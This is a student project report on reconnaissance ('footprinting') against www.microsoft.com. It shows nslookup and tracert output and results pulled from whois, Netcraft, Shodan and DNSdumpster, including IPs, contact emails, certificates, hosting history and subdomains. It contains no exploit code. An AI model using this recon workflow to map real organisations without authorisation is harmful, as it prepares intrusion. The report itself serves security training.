

Name – SUSHANT KUMAR SINGH

BATCH – VERZIO JAN BATCH

MINOR PROJECT

Foot Printing

STEPS TO REPRODUCE

step 1 - go through the cmd prompt and write the command " nslookup www.microsoft.com" and get the internet domain name server.

```
C:\ Command Prompt
Microsoft Windows [Version 10.0.22000.527]
(c) Microsoft Corporation. All rights reserved.

C:\Users\susha>nslookup www.microsoft.com
Server: UnKnown
Address: 192.168.1.1

Non-authoritative answer:
Name: e13678.dscb.akamaiedge.net
Addresses: 2600:140f:4:ea6::356e
           2600:140f:4:e94::356e
           23.218.89.175
Aliases: www.microsoft.com
         www.microsoft.com-c-3.edgekey.net
         www.microsoft.com-c-3.edgekey.net.globalredir.akadns.net
```

CMD prompt

Target - www.microsoft.com

Server: UnKnown

Address: 192.168.1.1

Non-authoritative answer:

Name: e13678.dscb.akamaiedge.net

Addresses: 2600:140f:4:ea6::356e

2600:140f:4:e94::356e

23.218.89.175

Aliases: www.microsoft.com

www.microsoft.com-c-3.edgekey.net

www.microsoft.com-c-3.edgekey.net.globalredir.akadns.net

step 2 - and written 1 more command in cmd " tracert www.microsoft.com" and it shows the path that the signal took as it traveled around the Internet to the website.

```
C:\Users\susha>tracert www.microsoft.com

Tracing route to e13678.dscb.akamaiedge.net [23.57.13.234]
over a maximum of 30 hops:

 1  341 ms    <1 ms    <1 ms  192.168.1.1
 2     8 ms    20 ms      5 ms  223.182.127.255
 3     3 ms      1 ms      2 ms  nsg-corporate-45.202.187.122.airtel.in [122.187.202.45]
 4    32 ms     32 ms     32 ms  116.119.57.238
 5    31 ms     30 ms     31 ms  a23-57-13-234.deploy.static.akamaitechnologies.com [23.57.13.234]

Trace complete.
```

Tracing route to e13678.dscb.akamaiedge.net [23.57.13.234]

over a maximum of 30 hops:

1 341 ms <1 ms <1 ms 192.168.1.1

```
2 8 ms 20 ms 5 ms 223.182.127.255
3 3 ms 1 ms 2 ms nsg-corporate-45.202.187.122.airtel.in
[122.187.202.45]
4 32 ms 32 ms 32 ms 116.119.57.238
5 31 ms 30 ms 31 ms a23-57-13-
234.deploy.static.akamaitechnologies.com [23.57.13.234]
```

Trace complete.

step 3 - and go through the whois and get information about the ip address and contact details and location.

Registrar MarkMonitor, Inc. MarkMonitor Inc.

IANA ID: 292

URL: <http://www.markmonitor.com>

Whois Server: whois.markmonitor.com

Dates 11,257 days old

Created on 1991-05-01

Expires on 2022-05-02

Updated on 2021-04-07

Name Servers NS1-205.AZURE-DNS.COM (has 390,363 domains)

NS2-205.AZURE-DNS.NET (has 231 domains)

NS3-205.AZURE-DNS.ORG (has 206 domains)

NS4-205.AZURE-DNS.INFO (has 46 domains)

IP Address 23.216.81.152 - 15 other sites hosted on this server

IP LocationUnited States - Washington - Seattle - Akamai Technologies Inc.

ASN United States AS16625 AKAMAI-AS, US (registered May 30, 2000)

Tech Contact MSN Hostmaster

Microsoft Corporation

One Microsoft Way,,

Redmond, WA, 98052, us

IP History 255 changes on 255 unique IP addresses over 18 years

Registrar History 4 registrars with 1 drop

Hosting History 3 changes on 4 unique name servers over 2 years

Screenshot of a web browser showing the Whois record for Microsoft.com on domain-tools.com.

Whois Record for Microsoft.com

Domain Profile

- Registrant**: Domain Administrator
- Registrant Org**: Microsoft Corporation
- Registrant Country**: US
- Registrar**: MarkMonitor, Inc. MarkMonitor Inc.
IANA ID: 292
URL: http://www.markmonitor.com
Whois Server: whois.markmonitor.com
abusecomplaints@markmonitor.com
(p) 12083895770
- Registrar Status**: clientDeleteProhibited, clientTransferProhibited, clientUpdateProhibited, serverDeleteProhibited, serverTransferProhibited, serverUpdateProhibited
- Dates**: 11,257 days old
Created on 1991-05-01
Expires on 2022-05-02
Updated on 2021-04-07
- Name Servers**: NS1-205.AZURE-DNS.COM (has 390,363 domains)
NS2-205.AZURE-DNS.NET (has 231 domains)
NS3-205.AZURE-DNS.ORG (has 206 domains)
NS4-205.AZURE-DNS.INFO (has 46 domains)
- Tech Contact**: MSN Hostmaster
Microsoft Corporation
One Microsoft Way,
Redmond, WA, 98052, US
msnhst@microsoft.com
(p) 14258828080 (f) 14259367329

Tools

- DomainTools Iris: More data. Better context. Faster response. [Learn More](#)
- Preview the Full Domain Report
- Hosting History
- Monitor Domain Properties
- Reverse IP Address Lookup
- Network Tools
- Visit Website

Domain Status: Registered And Active Website

IP History: 255 changes on 255 unique IP addresses over 18 years

Registrar History: 4 registrars with 1 drop

Hosting History: 3 changes on 4 unique name servers over 2 years

Website

- Website Title**: Microsoft - Cloud, Computers, Apps & Gaming
- Response Code**: 200
- Terms**: 633 (Unique: 305, Linked: 271)
- Images**: 24 (Alt tags missing: 10)
- Links**: 124 (Internal: 111, Outbound: 13)

Whois Record (last updated on 20220224)

```

Domain Name: microsoft.com
Registry Domain ID: 2724960_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.markmonitor.com
Registrar URL: http://www.markmonitor.com
Updated Date: 2021-04-07T19:58:15+0000
Creation Date: 1991-05-02T04:00:00+0000

```

System tray icons: 21°C Haze, ENG US, 9:01 PM, 2/24/2022

step 4 - go through the net craft website and got the information about dns admin mail id

Netcraft.....

IPv4 address 96.16.110.13

IPv6 address 2a02:26f0:9d00:18d:0:0:356e

Nameserver organisation whois.markmonitor.com

Organisation Microsoft Corporation, One Microsoft Way,, Redmond, 98052, United States

DNS admin azuredns-hostmaster@microsoft.com

Common name www.microsoft.com

State WA

Subject Alternative Name privacy.microsoft.com, c.s-microsoft.com, microsoft.com, i.s-microsoft.com, staticview.microsoft.com, www.microsoft.com, wwwqa.microsoft.com

Validity period From Jul 28 2021 to Jul 28 2022 (12 months)

Public key algorithm rsaEncryption

Signature algorithm sha256WithRSAEncryption

Certificate Google Argon 2022

KXm+8J45OSHwVnOfY6V35b5XfZxgCvj5TV0mXCVdx4Q= 2021-07-
28 21:32:10 Success

Certificate Cloudflare Nimbus 2022

QcjKsd8iRkoQxqE6CUKHXk4xixsD6+tLx2jwkGKWBgY= 2021-07-28
21:32:10 Success

Certificate Google Xenon 2022

RqVV63X6kSAwtaKJafTzfREsQXS+/Um4havy/HD+bUc= 2021-07-28
21:32:10 Success

Organisational unit CyberTrust

Validity period From 2000-05-12 to 2025-05-12

Akamai Technologies, Inc. 145 Broadway Cambridge MA US 02142
184.31.225.172 Linux unknown 19-Feb-2022

Akamai Technologies, Inc. 145 Broadway Cambridge MA US 02142
104.110.245.246 Linux unknown 5-Feb-2022

Akamai Technologies, Inc. 145 Broadway Cambridge MA US 02142
184.31.225.172 Linux unknown 28-Jan-2022

ssl

javascript

html 5

ASPx

Css

Site report for https://www.microsoft.com

► [Q Look up another site?](#)

Share:

Background

Site title	Microsoft – Cloud, Computers, Apps & Gaming	Date first seen	May 2004
Site rank	64	Netcraft Risk Rating	0/10
Description	Explore Microsoft products and services for your home or business. Shop Surface, Microsoft 365, Xbox, Windows, Azure, and more. Find downloads and get support.	Primary language	English

Network

Site	https://www.microsoft.com	Domain	microsoft.com
Netblock Owner	Akamai Technologies, Inc.	Nameserver	ns1-205.azure-dns.com
Hosting company	Akamai Technologies	Domain registrar	markmonitor.com
Hosting country	US	Nameserver organisation	whois.markmonitor.com

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IPv4 address (96.16.110.13)			
IP range	Country	Name	Description
0.0.0.0-255.255.255.255	N/A	IANA-BLK	The whole IPv4 address space
↳ 96.0.0.0-96.255.255.255	United States	NET96	American Registry for Internet Numbers
↳ 96.16.0.0-96.17.255.255	United States	AKAMAI-200710	Akamai Technologies, Inc.
↳ 96.16.110.13	United States	AKAMAI-200710	Akamai Technologies, Inc.
IPv6 address (2a02:26f0:9d00:18d:0:0:0:356e)			
IP range	Country	Name	Description
::/0	N/A	ROOT	Root inetnum object
↳ 2a00::/11	European Union	EU-ZZ-2A00	RIPE NCC
↳ 2a00::/12	Netherlands	EU-ZZ-2A00	RIPE Network Coordination Centre
↳ 2a02:26f0::/29	European Union	EU-AKAMAI-20101022	Akamai International B.V.
↳ 2a02:26f0:9d00::/48	European Union	AKAMAI-PA	Akamai Technologies
↳ 2a02:26f0:9d00:18d:0:0:0:356e	European Union	AKAMAI-PA	Akamai Technologies

IP Geolocation

We use multilateration to independently determine the location of a server. [Read more](#).



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Assurance	Organisation validation	Perfect Forward Secrecy	Yes
Common name	www.microsoft.com	Supported TLS Extensions	RFC8446 supported versions, RFC8446 key share, RFC4366 server name, RFC4492 elliptic curves, RFC7301 application-layer protocol negotiation, RFC4366 status request
Organisation	Microsoft Corporation	Application-Layer Protocol Negotiation	h2
State	WA	Next Protocol Negotiation	Not Present
Country	US	Issuing organisation	Microsoft Corporation
Organisational unit	Microsoft Corporation	Issuer common name	Microsoft RSA TLS CA 01
Subject Alternative Name	privacy.microsoft.com, c.s-microsoft.com, microsoft.com, i.s-microsoft.com, staticview.microsoft.com, www.microsoft.com, wwwqa.microsoft.com	Issuer unit	Not Present
Validity period	From Jul 28 2021 to Jul 28 2022 (12 months)	Issuer location	Not Present
Matches hostname	Yes	Issuer country	US
Server	Not Present	Issuer state	Not Present
Public key algorithm	rsaEncryption	Certificate Revocation Lists	http://mscrl.microsoft.com/pki/mscorp/crl/Microsoft%20RSA%20TLS%20CA%2001.crl http://crl.microsoft.com/pki/mscorp/crl/Microsoft%20RSA%20TLS%20CA%2001.crl



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Certificate Transparency

Signed Certificate Timestamps (SCTs)

Source	Log	Timestamp	Signature Verification
Certificate	Google Argon 2022 IOm+834505hWn0FY6V35b5XfZxgCvj5TV0mXCVdx4Q=	2021-07-28 21:32:10	Success
Certificate	Cloudflare Nimbus 2022 QcJKsd8IRkoQxqf6CUKHX4x1xsD6+tLx2jvkG0hByY=	2021-07-28 21:32:10	Success
Certificate	Google Xenon 2022 RqVV63X6kSAutakJaFTzREsQXs+/Um6havy/H0+bUc=	2021-07-28 21:32:10	Success

SSLv3/POODLE

This site does not support the SSL version 3 protocol.

[More information about SSL version 3 and the POODLE vulnerability.](#)

Heartbleed

The site offered the Heartbeat TLS extension prior to the Heartbleed disclosure, but is using a new certificate and no longer offers Heartbeat.

This test does not exploit the Heartbleed vulnerability but uses information from conventional HTTPS requests. [More information about Heartbleed detection.](#)

SSL Certificate Chain

Common name	Baltimore CyberTrust Root
-------------	---------------------------



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This test does not exploit the Heartbleed vulnerability but uses information from conventional HTTPS requests. [More information about Heartbleed detection.](#)

SSL Certificate Chain

Common name	Baltimore CyberTrust Root
Organisational unit	CyberTrust
Organisation	Baltimore
Validity period	From 2000-05-12 to 2025-05-12
↓	
Common name	Microsoft RSA TLS CA 01
Organisational unit	Not Present
Organisation	Microsoft Corporation
Validity period	From 2020-07-21 to 2024-10-08

Hosting History

Netblock owner	IP address	OS	Web server	Last seen
Akamai Technologies, Inc. 145 Broadway Cambridge MA US 02142	184.31.225.172	Linux	unknown	19-Feb-2022
Akamai Technologies, Inc. 145 Broadway Cambridge MA US 02142	104.110.245.246	Linux	unknown	5-Feb-2022



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Validity period

From 2020-07-21 to 2024-10-08

Hosting History

Netblock owner	IP address	OS	Web server	Last seen
Akamai Technologies, Inc. 145 Broadway Cambridge MA US 02142	184.31.225.172	Linux	unknown	19-Feb-2022
Akamai Technologies, Inc. 145 Broadway Cambridge MA US 02142	104.110.245.246	Linux	unknown	5-Feb-2022
Akamai Technologies, Inc. 145 Broadway Cambridge MA US 02142	184.31.225.172	Linux	unknown	28-Jan-2022
Akamai Technologies, Inc. 145 Broadway Cambridge MA US 02142	104.110.245.246	Linux	unknown	21-Jan-2022
Akamai Technologies, Inc. 145 Broadway Cambridge MA US 02142	23.47.197.197	Linux	unknown	7-Jan-2022
Akamai Technologies	92.122.165.100	Linux	unknown	31-Dec-2021
Akamai Technologies, Inc. 145 Broadway Cambridge MA US 02142	104.110.245.246	Linux	unknown	24-Dec-2021
Akamai Technologies	92.122.165.100	Linux	unknown	16-Dec-2021
Akamai Technologies, Inc. 145 Broadway Cambridge MA US 02142	104.110.245.246	Linux	unknown	9-Dec-2021
Akamai Technologies	92.122.165.100	Linux	unknown	4-Nov-2021

Sender Policy Framework

A host's Sender Policy Framework (SPF) describes who can send mail on its behalf. This is done by publishing an SPF record containing a series of [rules](#). Each rule consists of a



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HTTP compression is a capability that can be built into web servers and web clients to make better use of available bandwidth, and provide greater transmission speeds between both

Technology	Description	Popular sites using this technology
Gzip Content Encoding ⓘ	Gzip HTTP Compression protocol	www.seznam.cz , www.kinopoisk.ru , www.varzesh3.com

Web Browser Targeting

Web browser targeting enables software applications to make use of specific functions of the browser as well as optimizing the application for specific browser versions.

Technology	Description	Popular sites using this technology
Strict Transport Security ⓘ	Web security policy mechanism whereby a web server declares that complying user agents are to interact with it using only secure HTTP connections	www.linkedin.com , en.wikipedia.org , accounts.google.com
Document Compatibility Mode ⓘ	A meta-tag used in Internet Explorer 8 to enable compatibility mode	teams.microsoft.com , outlook.live.com , outlook.office.com
X-Content-Type-Options ⓘ	Browser MIME type sniffing is disabled	web.whatsapp.com , facebook.com , login.microsoftonline.com
X-Frame-Options Same Origin	Do not allow this site to be rendered within an iframe	www.google.com , mail-redir.mention.com , docs.microsoft.com
X-XSS-Protection Block ⓘ	Block pages on which cross-site scripting is detected	www.bbc.co.uk , www.startpage.com , mail.protonmail.com

Privacy Management

Privacy policy is a statement or a legal document (privacy law) that discloses some or all of the ways a party gathers, uses, discloses and manages a customer or client's data.

Technology	Description	Popular sites using this technology

Step 5 – go through the shodan website and gathered some information.

TOTAL RESULTS
15,575

TOP COUNTRIES

United States	7,244
Netherlands	3,463
Australia	479
Singapore	478
Germany	388

More...

TOP PORTS

443	8,163
8443	3,241
4443	2,512

New Service: Keep track of what you have connected to the Internet. Check out [Shodan Monitor](#)

HTTP Status 404 ⓘ Not Found ⓘ

137.117.206.171
Microsoft Corp
Netherlands, Amsterdam

Issued By:
DigiCert SHA2 Secure Server CA
Organization:
DigiCert Inc

Issued To:
xm.cloud.com
Organization:
Citrix Systems, Inc.

Supported SSL Versions:
TLSv1.2

SSL Certificate

HTTP/1.1 404 Not Found
Citrix-TransactionId: dia0000e-8cc6-4174-be4-7a6f0fab084a
X-Frame-Options: sameorigin
Content-Security-Policy: default-src https://digizqm9dpfx.cloudfront.net 'self' https://*.cloud.us https://*.clo

2022-02-24T14:58:57.837Z

Object moved ⓘ

40.77.8.214
Microsoft Corporation
United States, Des Moines

Issued By:
Microsoft Azure TLS
Issuing CA 06
Organization:

SSL Certificate

HTTP/1.1 302 Found
Cache-Control: private
Content-Type: text/html; charset=utf-8
Location: https://login.windows.net/microsoft.onlinesignedin1.0&realm=spn%3a00000015-0000-0000-c000-000000000000

2022-02-24T14:58:08.172Z

Step 6 – go through the dnsdumpster and collected the information

dns dumpster

DNS Servers

ns1-205.azure-dns.com.

40.90.4.205

ns1-205.azure-dns.com MICROSOFT-CORP-MSN-AS-BLOCK

United States

ns2-205.azure-dns.net.

64.4.48.205

ns2-205.azure-dns.net MICROSOFT-CORP-MSN-AS-BLOCK

United States

ns3-205.azure-dns.org.

13.107.24.205

ns3-205.azure-dns.org MICROSOFT-CORP-MSN-AS-BLOCK

United States

ns4-205.azure-dns.info.

13.107.160.205

ns4-205.azure-dns.info MICROSOFT-CORP-MSN-AS-BLOCK

United States

Host Records (A)

** this data may not be current as it uses a static database (updated monthly)

microsoft.com

HTTP: Kestrel

HTTPS: Kestrel 13.77.161.179

MICROSOFT-CORP-MSN-AS-BLOCK

United States

wwwco1test10.microsoft.com

65.55.21.18

wwwco1test10.microsoft.com MICROSOFT-CORP-MSN-
AS-BLOCK

United States

tide620.microsoft.com

94.245.127.20

tide620.microsoft.com MICROSOFT-CORP-MSN-AS-
BLOCK

Ireland

wwwco1test21.microsoft.com

65.55.48.230

wwwco1test21.microsoft.com MICROSOFT-CORP-MSN-
AS-BLOCK

United States

kailani-ess.one.microsoft.com


HTTPS: Microsoft-IIS/10.0

HTTPS TECH: IIS,10.0 40.123.47.110

MICROSOFT-CORP-MSN-AS-BLOCK


United States






PRORATE TOOL


